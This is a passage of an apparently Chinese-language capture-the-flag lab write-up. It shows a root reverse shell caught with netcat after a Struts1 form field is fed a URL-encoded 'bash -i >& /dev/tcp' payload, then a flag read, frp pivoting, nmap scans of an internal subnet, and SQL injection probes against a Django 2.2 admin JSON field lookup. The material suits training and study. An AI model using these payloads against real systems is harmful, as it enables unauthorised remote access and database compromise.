┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ nc -lvp 9876
listening on [any] 9876 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 43212
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c5d2627f651d:/tmp# 
```

Struts1 Integration - Re

Gangster bash+-c+%7becho%2cbash-i+%3e%26+%2

Gangster Name:

bash+-c+%7becho%2cbash-i+%3e%26+%2fdev%2ftcp%2f

Gangster Age:

1


Busted Before:

false

Gangster Description:

1

看一下旗子




```
root@c5d2627f651d:/tmp# ls
ls
flag-{bmh184c60ac-c20c-4c32-868f-40d9714ea4bd}
hsperfdata_root
root@c5d2627f651d:/tmp# 
```

最后一战

网络探测

先安装net-tools，iproute2，nmap，netcat工具，查看ip，发现有两个网卡。192.216.4.0/24是目标子网




```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
152: eth0@if153: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d8:04:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.216.4.1/24 brd 192.216.4.255 scope global eth0
       valid_lft forever preferred_lft forever
158: eth1@if159: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.3/24 brd 192.215.2.255 scope global eth1
       valid_lft forever preferred_lft forever
root@26a412a32ed3:/usr/share/webmin/# 
```

扫描子网中的ip，

192.216.4.1是受控靶机

192.216.4.2是网关


192.216.4.3是目标靶机



```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:18 UTC
Nmap scan report for 192.216.4.2
Host is up (0.000030s latency).
MAC Address: 02:42:79:28:71:41 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000021s latency).
MAC Address: 02:42:C0:D8:04:03 (Unknown)
Nmap scan report for 26a412a32ed3 (192.216.4.1)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.75 seconds
root@26a412a32ed3:/usr/share/webmin/# 
```


漏洞发现

8000端口有个http-alt，5432端口有个postgresql



```
root@26a412a32ed3:/usr/share/webmin/# nmap -sC 192.216.4.3
nmap -sC 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:21 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
5432/tcp open  postgresql
| ssl-cert: Subject: commonName=8706fe90a9d8
| Subject Alternative Name: DNS:8706fe90a9d8
| Not valid before: 2021-01-19T19:19:58
|_Not valid after:  2031-01-17T19:19:58
|_ssl-date: TLS randomness does not represent time
8000/tcp open  http-alt
|_http-title: DisallowedHost          at /
MAC Address: 02:42:C0:D8:04:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
root@26a412a32ed3:/usr/share/webmin/# 
```


-sV参数看一看版本



```
# nmap -sV 192.216.4.3
nmap -sV 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 05:15 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
8000/tcp open  http-alt   WSGIServer/0.2 CPython/3.6.9
2 services unrecognized despite returning data. If you know the service/version, please submit the
 following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5432-TCP:V=7.60%I=7%D=6/7%Time=6843CAF1%P=x86_64-pc-linux-gnu%r(SMB
```


一眼看不出漏洞，我先访问一下这个8000端口，看看网页内容吧

看到一个Django




```
# curl 192.216.4.3:8000
curl 192.216.4.3:8000

<!doctype html>
<html>
    <head>
        <meta charset="utf-8">
        <title>Django: the Web framework for perfectionists with deadlines.</title>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" type="text/css" href="/static/admin/css/fonts.css">
        <style type="text/css">
          body, main {
            margin: 0 auto;
          }
          .body, .tip {
            stroke: #fff;
          }
          html {
            line-height: 1.15;
            -ms-text-size-adjust: 100%;
            -webkit-text-size-adjust: 100%;
            box-sizing: border-box;
          }
          footer, header, main {
            display: block;
          }
          a {
            background-color: transparent;
```

版本是2.2



```
              position: relative;
              margin: 135px auto 0;
            }
            .figure {
              margin-top: 50px;
            }
          }
        </style>
    </head>
    <body>
      <header class="u-clearfix">
          <div class="logo">
            <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
              <h2>django</h2>
            </a>
          </div>
          <div class="release-notes">
            <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel=
"noopener">release notes</a> for Django 2.2</p>
          </div>
      </header>
      <main>
        <div class="figure">
          <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
            <path fill="#FFF" d="M0 0h512v512H0z"></path>
            <text transform="translate(97.173 475.104)"></text>
            <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5-4.4-5.6-8.4-9.2-12-4.6-4.6-10-8.4-16-11.
2 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8
-11.4 6.6-16 11.2-3.5 3.6-6.6 7.6-9.1 12-1-4.3-1.6-8.7-1.6-13.2 0-15.7 6.3-29.9 16.6-40.1 1.6-1.6
```

按照之前的方法搭好frp，成功访问网站




django

View release notes for Django 2.2

The install worked successfully! Congratulations!

You are seeing this page because DEBUG=True is in your settings file and you have not configured any URLs.

访问192.168.56.104:8484/admin,构造url查询，发现我们输入的语句已经被执行了




ProgrammingError at /admin/vuln/collection/

```
syntax error at or near "b') = '"
LINE 1: ...llection" WHERE ("vuln_collection"."detail" -> 'a'b') = '"12...
                                                              ^
```

```
     Request Method:  GET
        Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__a%27b=123
     Django Version:  2.2.3
     Exception Type:  ProgrammingError
    Exception Value:  syntax error at or near "b') = '"
                      LINE 1: ...llection" WHERE ("vuln_collection"."detail" -> 'a'b') = '"12...
                                                                                     ^
 Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
  Python Executable:  /usr/local/bin/python
     Python Version:  3.6.9
        Python Path:  ['/usr/src',
                       '/usr/local/lib/python36.zip',
                       '/usr/local/lib/python3.6',
                       '/usr/local/lib/python3.6/lib-dynload',
                       '/usr/local/lib/python3.6/site-packages']
        Server time:  Sat, 7 Jun 2025 05:58:40 +0000
```

Traceback Switch to copy-and-paste view

构造一个detail__title')='1' or 1=1--并用url编码

